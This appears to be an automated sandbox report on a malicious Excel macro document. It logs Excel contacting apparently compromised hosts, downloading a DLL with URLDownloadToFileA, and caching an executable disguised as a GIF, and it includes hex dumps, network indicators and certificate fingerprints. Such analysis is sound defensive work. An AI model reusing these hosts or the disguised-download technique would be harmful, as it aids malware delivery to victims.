Apr 9, 2021 16:44:00.772741079 CEST	2	OUT	GET /ind.html HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: cremin-ian07u.ru.com Connection: Keep-Alive
Apr 9, 2021 16:44:01.157820940 CEST	2	IN	HTTP/1.1 503 Service Unavailable Date: Fri, 09 Apr 2021 14:44:00 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Content-Length: 76 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 2e 3c 2f 68 31 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 69 6e 64 2e 68 74 6d 6c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e Data Ascii: Not Found. The requested URL /ind.html was not found on this server.

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 16:44:01.685137987 CEST	162.251.80.27	443	192.168.2.22	49169	CN=autodiscover.shalombaptistchapel.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Feb 13 12:43:03 CET 2021	Fri May 14 13:43:03 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Apr 9, 2021 16:44:04.095480919 CEST	67.222.38.97	443	192.168.2.22	49172	CN=www.cesiroinsurance.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Feb 15 21:11:45 CET 2021	Sun May 16 22:11:45 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 9, 2021 16:44:05.263653040 CEST	173.201.252.173	443	192.168.2.22	49173	CN=innermetransformation.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 02 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Jun 01 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2292 Parent PID: 584

General

Start time:	16:43:35
Start date:	09/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13ff90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CA70.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402DEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\4CCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$documents-351331057.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\1DCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140CB828C	URLDownloadToFileA
C:\Users\user\ghnrope2.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	140CB828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\62AC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1402DEC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CA70.tmp	success or wait	1	14054B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\62AC.tmp	success or wait	1	14054B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4CCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\1DCE0000	C:\Users\user\Desktop\documents-351331057.xlsm	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image014.png	C:\Users\user\AppData\Local\Temp\imgs_files\image014.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.png	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.png	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image020.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image020.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image021.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image021.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image022.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image022.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\~$documents-351331057.xlsm</td><td>unknown</td><td>55</td><td>05 41 6c 62 75 73
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20 20 20 20 20 20
20</td><td>.user</td><td>success or wait</td><td>1</td><td>1401DF526</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\Desktop\~$documents-351331057.xlsm</td><td>unknown</td><td>110</td><td>05 00 41 00 6c 00
62 00 75 00 73 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00 20 00 20 00
20 00</td><td>..A.l.b.u.s. . . . .
. . . .
. . . .</td><td>success or wait</td><td>1</td><td>1401DF591</td><td>WriteFile</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\4CCE0000</td><td>569</td><td>448</td><td>cc 55 c9 6e db 30
10 bd 07 e8 3f 08
bc 16 12 9d 1c 8a
a2 b0 9c 43 9b 1e
db 00 49 3f 80 26
c7 12 61 6e e0 30
89 fd f7 1d d2 8a
93 18 b6 e5 2c 87
5c b4 51 6f 99 37
d2 70 7a b9 b2 a6
ba 87 88 da bb 96
9d 37 13 56 81 93
5e 69 d7 b5 ec df
ed ef fa 3b ab 30
09 a7 84 f1 0e 5a
b6 06 64 97 b3 2f
67 d3 db 75 00 ac
08 ed b0 65 7d 4a
e1 07 e7 28 7b b0
02 1b 1f c0 d1 ca
c2 47 2b 12 dd c6
8e 07 21 97 a2 03
7e 31 99 7c e3 d2
bb 04 2e d5 29 73
b0 d9 f4 17 2c c4
9d 49 d5 d5 8a 1e
6f 9c cc b5 63 d5
cf cd 7b 59 aa 65
22 04 a3 a5 48 64
94 df 3b b5 23 52
fb c5 42 4b 50 5e
de 59 a2 6e 30 44
10 0a 7b 80 64 4d
13 a2 26 c5 78 03
29 51 61 c8 f8 5e
cd e0 ba 1d 4d 6d
b3 e7 fc 7c 3f 22
82 c1 1d c8 88 cd
21 87 86 90 a5 14
ec 75 c0 af 14 d6
01 85 bc 72 38 87
01 f7 97 1a 18 b5
82 ea 5a</td><td>.U.n.0....?..........C....I?.&
..an.0..........,.\.Qo.7.pz...
.......7.V..^i.......;.0.....Z
..d../g..u.....e}J...({.......
.G+.....!...~1.|......)s....,.
.I....o...c...{Y.e"...Hd..;.#R
..BKP^.Y.n0D..
{.dM..&.x.)Qa..^
....Mm...|?"......!......u....
...r8.........Z</td><td>success or wait</td><td>38</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\4CCE0000</td><td>1017</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>23</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4CCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 5c 6c 43 f2 c2 01 00 00 fe 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.\lC............. [Content_Types].xml ... (....................................	success or wait	27	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\4CCE0000	34107	8854	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6c 00 00 00 8b 08 06 00 00 00 45 a9 a3 37 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 22 23 49 44 41 54 78 da ec 5d 4d 88 24 c9 75 8e 59 86 d5 0a 56 ee 5a 21 24 c3 9a ed 1a cb 7f e0 43 d7 48 32 3e f8 d0 d9 c8 f6 4a 42 52 d7 80 84 f0 c5 9d 63 0c 32 fe a1 6b 8d 11 06 81 27 fb 66 9f a6 06 db 02 83 71 67 cb 7f 37 4f b6 57 d8 bb e8 30 d9 27 eb 62 4f 36 78 05 fe 9d 6c c9 17 23 21 57 83 85 f6 60 68 e7 ab 7e d1 1d 13 1d ff 19 59 bf ef 83 a0 7f 2a 2b f3 e5 8b 17 5f bc 78 f1 22 e2 d6 c5 c5 05 23 10 08 dd e0 d6 ad 5b bd e6 c7 00 0b fc de c7 a2 43 d5 94 49 53 6a f8 bd 69 9f 15	.PNG........IHDR...l.........E ..7....pHYs.................tE XtSoftware.Adobe ImageReadyq.e <.."#IDATx..]M.$.u.Y...V.Z! $.. .....C.H2>.....JBR......c.2..k ....'.f......qg..7O.W...0.'.bO 6x...l..#!W...`h..~......Y.... .*+...._.x.".....#......[..... ....C..ISj..i..	success or wait	4	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4CCE0000	96236	1967	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 6c 43 f2 c2 01 00 00 fe 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fb 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e9 ec e8 86 31 01 00 00 5f 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 21 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 60 24 68 34 c9 01 00 00 38 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 92 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.\lC.......... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....1..._... ....!...xl/_rels/wor kbook.xml.relsPK..-.........!. `$h4....8..................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\~$documents-351331057.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1401DF526	WriteFile
C:\Users\user\Desktop\~$documents-351331057.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1401DF591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\1DCE0000</td><td>569</td><td>448</td><td>cc 55 c9 6e db 30
10 bd 07 e8 3f 08
bc 16 12 9d 1c 8a
a2 b0 9c 43 9b 1e
db 00 49 3f 80 26
c7 12 61 6e e0 30
89 fd f7 1d d2 8a
93 18 b6 e5 2c 87
5c b4 51 6f 99 37
d2 70 7a b9 b2 a6
ba 87 88 da bb 96
9d 37 13 56 81 93
5e 69 d7 b5 ec df
ed ef fa 3b ab 30
09 a7 84 f1 0e 5a
b6 06 64 97 b3 2f
67 d3 db 75 00 ac
08 ed b0 65 7d 4a
e1 07 e7 28 7b b0
02 1b 1f c0 d1 ca
c2 47 2b 12 dd c6
8e 07 21 97 a2 03
7e 31 99 7c e3 d2
bb 04 2e d5 29 73
b0 d9 f4 17 2c c4
9d 49 d5 d5 8a 1e
6f 9c cc b5 63 d5
cf cd 7b 59 aa 65
22 04 a3 a5 48 64
94 df 3b b5 23 52
fb c5 42 4b 50 5e
de 59 a2 6e 30 44
10 0a 7b 80 64 4d
13 a2 26 c5 78 03
29 51 61 c8 f8 5e
cd e0 ba 1d 4d 6d
b3 e7 fc 7c 3f 22
82 c1 1d c8 88 cd
21 87 86 90 a5 14
ec 75 c0 af 14 d6
01 85 bc 72 38 87
01 f7 97 1a 18 b5
82 ea 5a</td><td>.U.n.0....?..........C....I?.&
..an.0..........,.\.Qo.7.pz...
.......7.V..^i.......;.0.....Z
..d../g..u.....e}J...({.......
.G+.....!...~1.|......)s....,.
.I....o...c...{Y.e"...Hd..;.#R
..BKP^.Y.n0D..
{.dM..&.x.)Qa..^
....Mm...|?"......!......u....
...r8.........Z</td><td>success or wait</td><td>38</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\1DCE0000</td><td>1017</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>23</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\1DCE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 5c 6c 43 f2
c2 01 00 00 fe 06
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!.\lC.............
[Content_Types].xml ...
(....................................
....
....
....
....
....
..............</td><td>success or wait</td><td>27</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\1DCE0000	34107	8854	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6c 00 00 00 8b 08 06 00 00 00 45 a9 a3 37 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 22 23 49 44 41 54 78 da ec 5d 4d 88 24 c9 75 8e 59 86 d5 0a 56 ee 5a 21 24 c3 9a ed 1a cb 7f e0 43 d7 48 32 3e f8 d0 d9 c8 f6 4a 42 52 d7 80 84 f0 c5 9d 63 0c 32 fe a1 6b 8d 11 06 81 27 fb 66 9f a6 06 db 02 83 71 67 cb 7f 37 4f b6 57 d8 bb e8 30 d9 27 eb 62 4f 36 78 05 fe 9d 6c c9 17 23 21 57 83 85 f6 60 68 e7 ab 7e d1 1d 13 1d ff 19 59 bf ef 83 a0 7f 2a 2b f3 e5 8b 17 5f bc 78 f1 22 e2 d6 c5 c5 05 23 10 08 dd e0 d6 ad 5b bd e6 c7 00 0b fc de c7 a2 43 d5 94 49 53 6a f8 bd 69 9f 15	.PNG.....IHDR...l.....E ..7....pHYs.....tE XtSoftware.Adobe ImageReadyq.e <.."#IDATx..]M.$.u.Y...V.Z! $.. .....C.H2>.....JBR.....c.2..k ....'.f.....qg..7O.W...0.'.bO 6x...l..#!W...`h..~.....Y.... .*+...._.x."....#.....[..... ....C..ISj..i..	success or wait	4	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\1DCE0000	96236	1967	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 5c 6c 43 f2 c2 01 00 00 fe 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fb 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e9 ec e8 86 31 01 00 00 5f 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 21 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 60 24 68 34 c9 01 00 00 38 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 92 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.\lC..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....1..._... .....!...xl/_rels/wor kbook.xml.relsPK..-.....!. `$h4....8..... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0604[1].gif	unknown	6941	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad ce f4 e3 e9 af 9a b0 e9 af 9a b0 e9 af 9a b0 a3 ca 9f b1 e8 af 9a b0 a3 ca 99 b1 e8 af 9a b0 9a cd 9b b1 ec af 9a b0 e9 af 9b b0 ea af 9a b0 e9 af 9a b0 ec af 9a b0 f9 c9 9a b1 e8 af 9a b0 f9 c9 98 b1 e8 af 9a b0 52 69 63 68 e9 af 9a b0 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 04 00 5f 19 70 60 00 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0e 0d 00 e2 01 00 00 9a 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $..... ....Rich..... 